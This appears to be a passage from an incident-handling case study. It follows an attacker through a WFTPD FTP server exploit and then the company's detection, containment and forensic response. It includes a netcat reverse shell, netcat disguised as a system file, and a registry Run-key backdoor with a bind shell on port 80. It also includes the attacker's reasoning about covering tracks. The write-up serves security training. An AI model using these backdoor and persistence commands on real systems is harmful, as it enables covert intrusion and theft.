
The exploits shellcode will have the target computer open a raw data channel back to the attacker, giving him a command prompt. This command prompt will have the same user rights as the user who started the WFTPD application. Since the FTP server is running WFTPD Server, the reverse shell will have the same rights as the user that started it. If WFTPD Pro was running, the reverse shell command prompt would have the rights of the Systems account which has many powerful rights.

On the second command prompt the netcat application was told to listen on port 8081. Once the exploit was ran, the exploited computer passed back a command prompt to the attacker.

```
C:\>nc -l -p 8081
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\john\Desktop\wftpd software\WFTPD>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1FGA-Z9D9

 Directory of C:\Documents and Settings\john\Desktop\wftpd software\WFTPD

07/31/2004  10:26 PM    <DIR>          .
07/31/2004  10:26 PM    <DIR>          ..
12/06/1999  04:16 PM            40,960 crypt.exe
10/09/2001  11:54 AM               396 file_id.diz
10/09/2001  11:57 AM             4,312 readme.txt
10/03/2001  01:48 PM           565,248 Wftpd.exe
10/09/2001  12:03 PM           217,623 Wftpd.HLP
04/10/2001  12:59 PM             2,643 wftpd310.txt
10/09/2001  11:58 AM             3,498 wftpdpro.txt
04/01/1997  08:18 AM            44,771 wsfaq.txt
               8 File(s)        879,451 bytes
               2 Dir(s)     464,316,416 bytes free

C:\Documents and Settings\john\Desktop\wftpd software\WFTPD>
```

To the attacker it looked like this.





Keeping Access

The exploit stops the WFTPD application. To complete the exploit, the attacker has to re-start the WFTPD application. The attacker does this by running the command WFTPD.exe at the command prompt opened by the exploit. The command prompt was pushed back to the attacker from the working directory of WFTPD.

The attacker then copied the netcat executable nc.exe to %windir%\system32 directory and renamed it winlogon.exe_.

He also copied install.reg to c:\. This is a pre-configured registry export file that will be used to add the back door to the targets registry under:

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]

To import the registry key, he then runs the command regedit /s c:\install.reg. This will load the backdoor application every time the computer is booted up.

The WFTPD application has been configured to listen on port 21 while nothing has been configured to listen on port 80 on this particular server. Since the networking device Access Control List has been configured to allow traffic from the internet to the FTP server on ports 80 and 21, the attacker selects port 80 as the netcat listening port. He then proceeds to start netcat so it listens in the background. He does this by typing the following netcat command:

winlogin.exe_ -L –d –p 80 –e cmd.exe

He then adds a new user to the WFTPD user list called service. This will be the account the attacker will use to store files on the FTP server. If John, the company's administrator decides to change his password, the attacker will still have access to his files stored on this server. The attacker and his friends started using the server as a Warez site to upload/download illegal movies and software.

Covering Tracks

The default logging on the WFTPD server is disabled and by default the logs are kept under the WFTPD directory with an extension of .ftp. To save time the attacker searches the computer for the ftp log. If the attacker found any log files, he would have edited them since the log file is just a flat text file. In this case the attacker found no log files on the directory or drive.

The attacker also knows that by default the Linksys wireless access point does not log wireless as well. However to be on the safe side the attacker changed the mac address on his wireless access card.

The attacker felt the only place the attack would have been noticed was under the Windows log. Since the amount of down time for the WFTPD application was low, the attacker decided not to modify or even delete the Windows log files. Deleting the log files would have raised more questions then a simple service stopping and starting. In order to delete or modify the windows log files the attacker must first stop the logging process then modify and/or delete the log files. Once the logs files are modified and/or deleted the attacker would have to start the logging process. The restart of the logging would have been placed into the logs and become very suspicious. Even more suspicious then the WFTPD service stopping and starting so the attacker decides to leave the lines alone.

Incident Handling Process

Preparation

The company could not afford physical cameras to monitor the outside perimeter. Therefore anyone could sit outside the building and monitor the employee's comings and goings. There were no policies in place due to company size and management's believe that such break-ins would only happen to larger companies.

ACME's network administrator John had some security training but no IDS system to catch any suspect data crossing the network. His main job function was to keep the systems up and running. If any problems arose, John was to contact Sam, the security/network engineer who in turn would build the incident handling team.

Management had authorized the creation of a network with an acceptable use policy. The policy included use of corporate equipment for work purposes only.

ACME has an incident handling policy that included the use of warning banners for all computer/network access; guidelines on when to notify local law enforcement; guidelines on containment and ways to resolve the incident. Based on the severity the incident handler would either contain and clear the problem or watch and learn from the problem.

Corporate policy stated in any incident a person from the following department had to be involved: Security, Operations, Network Management, Legal, HR,

Public Affairs. This meant the following people would be involved: Sam, Lead Security Engineer/Network Engineer, Angel, HR Administrator/Public Affairs, John, Operations/System Administrator and Jonathan from Legal.

The incident handling team had a secured room with locks for meetings/storage of data and a safe that only the lead incident handler and VP had access to. The incident handling team was trained for the most part but had never actually dealt with an incident.

John kept minimal procedures and guidelines on building, securing, patching and monitoring network servers including how to install, maintain, monitor or even update network equipment and a list of applications and services which ran on the servers, the configuration files of the router and the network diagram of ACME's network; a checklist on how to backup and restore a computer. The procedure stated all servers would be patched weekly and the antivirus software would be updated daily which John sometimes failed to do due to time constraints.

Sam the incident handling team lead maintained a call list which held the numbers for all business units including the incident handling team members, and management. Sam with management approval had full network access to all network and system devices.

Sam carried with him a tool kit with items that would help with any security response incident he was tasked to handle.

His tool kit consisted of:

Tool kit

Hardware

A non-production used laptop with Linux and Windows XP.
- External DVD/CDR burner
- External IDE hard drive caddy
- Internal Media bay to house laptop hard drives
- Spare laptop battery
- Wireless access card

10/100 Network Hub
Cat 5 ethernet cables
Cat 5 ethernet x-over cables

Spare media

Floppy disks
Blank CD-R's
Blank DVD's
(3) 120 Gig IDE hard drives

(3) 100 Gig laptop hard drives
(2) 256 Meg USB storage devices
(2) 128 Meg USB storage devices

Software
Knoppix-Security Tools Distribution boot CD
FIRE boot CD
BartPE CD
Symantec Virus scanning boot CD
CD with all of the latest services packs, hot fixes and patches
Symantec ghost 8.0 boot disk

Misc.
Notebook with numbered pages
Digital camera
Computer tool kit
Cable crimpers with spare connectors
Cat 5 cable
Plastic bags
Flashlight
Complete company contact list
Labels
Cisco console cable with 9 pin adapter
PS2 keystroke logger
Cell phone with spare batteries
Network diagrams and documentation

Identification

Monday morning January 17, 2005 at 9:30 A.M., John, realizes he is two weeks behind on updates and is aware he still needs to install the antivirus software on the FTP server.

At 11:30 A.M. after two hours of gratuitous re-boots, John finally installs the antivirus software. He ran an update to get the latest definitions and started a scan before leaving for lunch.

At 2:00 P.M. when he returns from lunch he notices the antivirus software has detected a virus. This is quite common for a FTP server to get a virus but he was suspicious with this virus since it was located under the windows\system32\debug directory and not under the normal C;\FTP directory.

At 3:00 P.M. John contacted Sam and suggested Sam look into the virus. He explained to Sam what he had done so far; patch the system, updated the virus scanner, ran a scan and was not able to remove the virus by having the virus

scanner clean the file. To be safe and test their incident handling policy, John and Sam started to document the incident handling procedure in a blank page numbered notebook. John was the primary documenter/witness while Sam identified every piece of evidence. The evidence included but was not limited to documenting date, time, commands used, hardware/software affected, department notified and all meeting notes.


At 3:15 P.M. John and Sam looked at the virus scanner's logs and noticed that the virus was found in a file under a bogus directory in the windows\system32\ directory called debug. This directory had numerous mp3 & movie files and a copy of VNC with a virus attached to it. John documented the find on the incident handling report.

At 3:30 P.M. Sam had the incident handling team meet in the secured meeting room to explain the system had been compromised and the event should be investigated. The incident handling team agreed with Sam and decided this event should be investigated since there was no reason for any German movie files and other interesting items to be on this server. John documented the meeting on the incident handling report.


At 4:00 P.M. the incident handling team notified management and marketing, the impacted business unit, that their FTP server had been compromised.

At 4:15 P.M. Sam began the work by going through all three event logs on the FTP server starting with the security log first. He noticed there was no auditing enabled on the server because the security log was empty. Sam proceeded with the System Event log and did not notice anything out of the ordinary. John documented this on the incident handling report.

Sam downloaded and ran an application called FPORT. FPORT lists network listener ports and the applications behind them. In this case he found an application called winlogin.exe_ listening on port 80. John documented this on the incident handling report.



Sam proceeded to run MSCONFIG, MicroSoft's system configuration utility, checked the start up tab and noticed a new application called winlogin.exe_. John documented this on the incident handling report.



At 5:00 P.M. Sam and John had enough information. They proceeded to meet with the rest of the incident handling team, management and marketing to declare this as a security incident. Sam and John reported the fact that interesting files were located in a directory under system32 which should not be there and an application being loaded at startup which was listening on port 80 with the name winlogin. Sam was aware that this application was a windows system file that should not be listening on any network port. John documented the meeting on the incident handling report.

At 5:30 P.M. Sam looked though all services and applications and the only application not up to date was the WFTPD service. From there he checked out the security bulletins and figured that it was done through the internet since there is an exploit that will work over the internet (at this point, Sam still is not aware that there is a wireless access point in the building) and noticed that the updated version of WFTPD fixes the vulnerability. John documented this on the incident handling report.


Containment

At 6:00 P.M. Sam called a second meeting with the incident handling team. At this meeting, it was decided to recommend to management and marketing to take the computer off the network via company memo and a second meeting

was called with management and marketing. John made a copy of the memo to put with the incident handling report.


At 6:45 P.M. the incident handling team met with management and marketing. The incident handling team proposed to take the computer off the network. Requested 2 back-ups of the drive be created and the original be stored in the safe as possible evidence. Marketing agreed to the copy as long as a FTP server is placed back online today. John wrote the document stating marketing and the incident handling team's request and had all involved sign the document. He then made a copy of the agreement to put with the incident handling report.

At 7:15 P.M. The power was pulled and the WFTPD server hard drive was removed and placed into another exact system. The system was booted with BartPE which had the ghost 8.0 client for backup. In the backup computer a brand new hard drive of the exact same size was used to accommodate the data of the infected computer. Using the ghost 8.0 options settings Sam selected the Image Disk Option. This option was selected since it would perform a complete sector-by-sector copy of the hard drive including the image boot, extended partition tables, and un-partitioned space on the disk.



Once the option to copy the complete hard drive was selected Sam performed a

Local Disk to Disk copy. The original drive was used as the source and the new hard drives were selected as the destination.



Using the above method, two sets of hard drives were created with the following in mind

- Original = evidence
- Backup1 = possibly place back into production
- Backup2 = forensic copy

At 9:00 P.M. John and Sam placed the original hard drive in the safe with a one page chain of custody hand-off sheet with detailed line items on the date, time, location, and who had control of the evidence. All of this was placed into plastic sealed bags with signature security tape sealing the bag shut.

At 9:05 P.M. John and Sam then proceeded to boot up into the second drive and thoroughly go through the windows event logs. The log files viewed did not have any record of anything out of the ordinary except one incident in the applications log were the WFTPD application went down then started 30 seconds later on January 10, 2005. The WFTPD software logging was not enabled therefore there were no good logs to view. The date stamp of the winlogin.exe_ file was

also that of January 10, 2005 making this date the suspect date of attack. John documented this date on the incident handling report.

At 9:30 P.M. John and Sam proceeded to view all windows application, security, system logs and network connections on all office computer and all servers in the network segment. It was noted on the incident handling report that nothing out of the ordinary was found on these logs.

At 10:00 P.M. the incident handling team met with management and marketing to present their written recommendations to keep the FTP server off-line and to change all system as well as all WFTPD user passwords on the server. Management decided to bring the computer back on-line, not bother to watch what the attacker would do next while the incident handling team examines the hard drive in more detail and agreed to change the passwords. Management also decided not to pursue legal action on the incident and to update business owners and administrators of the incident. No blame was placed on anyone involved for the incident. All agreements were in writing, signed by management, marketing and the incident handling team then added as supporting documents on the incident handling report.

At 10:30 P.M. the incident handling team placed one of the back-up hard drives in an identical spare computer and brought the server back on-line and proceeded to create a master list of user password so they can notify all users of the new set of password. John documented this on the incident handling report.

Eradication

At 10:45 P.M. Sam went back to looking at the forensic copy of the hard drive and review all of the data he had collected with John. Sam looked through all the patches that were installed on the system earlier that day by John and he researched the severity of each patch on the Microsoft site. Out of all of the patches that were installed none of them fixed a sever security flaw in the operating system. This would mean that the WFTPD security flaw he had found earlier on the WFTPD site is the most likely cause for this incident. Sam went to http://www.securityfocus.com/ and found the exploit and the complete description of how it works. Sam compiled the exploit and ran the exploit against the forensic copy of the WFTPD server. The end result of the exploit was a full administrator rights command prompt.


After the successful exploit of the WFTPD program Sam and John compared the attack results with the logs gathered in the real possible attack. They noticed that all items listed in the logs were the same as the original server and included the stopping of the WFTPD program by the exploit.

